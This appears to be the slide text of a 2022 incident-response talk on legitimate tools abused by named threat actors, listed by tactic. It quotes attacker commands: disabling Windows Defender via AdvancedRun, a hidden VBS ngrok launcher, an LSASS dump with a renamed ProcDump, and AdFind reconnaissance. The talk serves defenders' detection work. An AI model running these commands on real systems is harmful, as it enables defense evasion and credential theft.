



Missed opportunity:

Detecting third party tools abused by the threat actors

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
Moscow, August 26, 2022



whoami

- Head of DFIR team at Group-IB
- 10+ years in DFIR & CTI
- Purple teaming coordinator
- Lots of publications, including books
- GCFA, GCTI, MCFE

Disclaimer!



These are NOT the things we are going to talk about today!
Instead, we are going to talk about third party legitimate tools abused by real adversaries!

Tactic

Initial access

Tool

RMS

Adversary

Forest Rat



The threat actor ran a few malspam campaigns in order to install either RMS (or TeamViewer) on the victim's host to start performing post-exploitation activities

Tactic


Initial access

Tool

Atera

Adversary

Conti



The threat actors leveraged SEO poisoning to lure the victim to download and execute a weaponized MSI file, which installed Atera, a legitimate remote access tool, so they can start post-exploitation activities

Tactic

Defense Evasion

Tool

AdvancedRun

Adversary

WhisperGate

The threat actors used a tool by NirSoft called AdvancedRun to disable Windows Defender:

```
AdvancedRun.exe /EXEFilename "C:\Windows\System32\sc.exe"  
/WindowState 0 /CommandLine "stop WinDefend"  
/StartDirectory "" /RunAs 8 /Run
```

Tactic


Defense Evasion

Tool

PCHunter

Adversary

LockBit



Another tool used by the threat actors to bypass defenses.

Tactic

Defense Evasion

Tool

Process Hacker

Adversary

Lapsus\$

Once upon a time... Lapsus\$ killed
FireEye EDR agent with... Process
hacker!



Tactic


Defense Evasion

Tool

GMER

Adversary

Nefilim



Sometimes threat actors may think that your EDR solution is a rootkit. So they kill it with GMER.

Tactic


Defense Evasion

Tool

HRSword

Adversary

RagnarLocker



Some threat actors use quite uncommon tools to get rid of security software. A good example is HRSword.

Tactic


Defense Evasion

Tool

IObit Unlocker

Adversary

Dharma



Dharma ransomware affiliates leveraged IObit Unlocker to release locked files so that these files may be encrypted.

Tactic


Persistence

Tool

AnyDesk

Adversary

BlackByte



Threat actors may install legitimate remote access software on compromised hosts to gain redundant access to the network.

Tactic


Persistence

Tool

TightVNC

Adversary

REvil



Another example of legitimate remote access software abused by ransomware affiliates.

Tactic

Persistence

Some threat actors prefer more stealthy techniques, for example, abusing ngrok:

Tool

ngrok

```
Dim objShell
```

```
Set objShell = WScript.CreateObject("WScript.Shell")
```

```
command = "powershell -windowstyle hidden  
C:\ProgramData\WindNT\conhost.exe start --  
config=C:\ProgramData\WindNT\ngrok.yml --all --region=eu"
```

```
objShell.Run command,0
```

```
Set objShell = Nothing
```

Adversary

Darkside

Tactic

Persistence

Tool

Chisel

Adversary

MuddyWater

Chisel is another tunneling tool commonly abused both by cyber criminals and state-sponsored groups.

The usage of Chisel and other tunneling tools effectively enable the threat actor to connect to machines within target environments as if they were inside the operator LAN.

Tactic

Credential Access

Tool

ProcDump

Adversary

OldGremlin

There are quite a few ways to dump LSASS. ProcDump is a good option in many cases, and is used often enough:

```
cmd.exe /c C:\Windows\Temp\firefox.exe -accepteula -r -ma  
999 C:\Windows\Temp\TAPE.bin
```


Tactic

Credential Access

Tool

WebBrowserPassView

Adversary

Kimsuky

The screenshot shows the WebBrowserPassView application window. It displays a table of saved credentials from various web browsers. The table has four columns: URL, Web Browser, User Name, and Password. The following table represents the data shown in the screenshot:

URL	Web Browser	User Name	Password
https://login.live.com/login.srf	Opera	login	passwd
https://login.yahoo.com	Opera	nirsoft456764	Hyg66512F
https://www.facebook.com	Opera	hgyejdjs@nisoft.net	6326AAAdd
https://www.facebook.com/login.php	Chrome	myfacebookaccou...	1234AbcdFg
https://www.google.com	Firefox 3.5/4	testtesttest	123456
https://www.google.com/accounts/servicelogin	Internet Explorer 7.0 - 8.0	fdweferf	4234234234
https://www.google.com/accounts/servicelogin	Internet Explorer 7.0 - 8.0	frwferfer	5564564a
https://www.google.com/accounts/servicelogin	Internet Explorer 7.0 - 8.0	gmailuser748314	8996845906
https://www.google.com/accounts/ServiceLo...	Opera	nuhaguyhba	123456789
https://www.linkedin.com	Firefox 3.5/4	hello@testonly.com	bhy6711

At the bottom of the window, it indicates "15 Passwords, 1 Selected" and provides a link to the NirSoft Freeware website: <http://www.nirsoft.net>.

If you ever did a forensic examination, you may be aware of password recovery tools. So do the threat actors!

Tactic


Credential Access

Tool

Mail PassView

Adversary

Emotet



The screenshot shows the Mail PassView application window. It has a menu bar with 'File', 'Edit', 'View', and 'Help'. Below the menu bar is a toolbar with icons for file operations. The main area contains a table with the following data:

Name	Application	Email	Server	Type	User	Password
Mr. Bean	Eudora	mrbean@mrbean.com	10.10.10.10	IMAP	bean	BlueCar
Nir Sofer	Outlook Express	nirsoft@abcdefg.com	mail.abcdefg.com	POP3	nirsoft	126abf1P
Rainbow	IncrediMail	rainbow@test.com	192.168.12.12	SMTP	rainbow	tornado
Test User	IncrediMail	test@test.com	192.168.10.10	POP3	test	BigDog86

At the bottom of the window, it says '4 item(s), 1 Selected'.

Another password recovery tool by NirSoft. Also enables the threat actors to get you credentials, this time from mail clients.

Tactic

Reconnaissance

In most cases the threat actors need to recon Active Directory. There are a bunch of absolutely legitimate tools to solve this task, for example, AdFind:

Tool

AdFind

```
adfind.exe -f "(objectcategory=person)" > ad_users.txt  
adfind.exe -f "objectcategory=computer" > ad_computers.txt  
adfind.exe -f "(objectcategory=organizationalUnit)" > ad_ous.txt  
adfind.exe -sc trustdmp > trustdmp.txt  
adfind.exe -subnets -f (objectCategory=subnet)> subnets.txt  
adfind.exe -f "(objectcategory=group)" > ad_group.txt  
adfind.exe -gcb -sc trustdmp > trustdmp.txt
```

Adversary

FIN12

Tactic


Reconnaissance

Tool

SoftPerfect Network
Scanner

Adversary

OilRig



SoftPerfect Network Scanner is one of the most popular network scanners among cyber criminals. Some state-sponsored groups use it as well.

Tactic


Reconnaissance

Tool

Advanced IP Scanner

Adversary

REvil



One more example of a legitimate network scanner.

Tactic

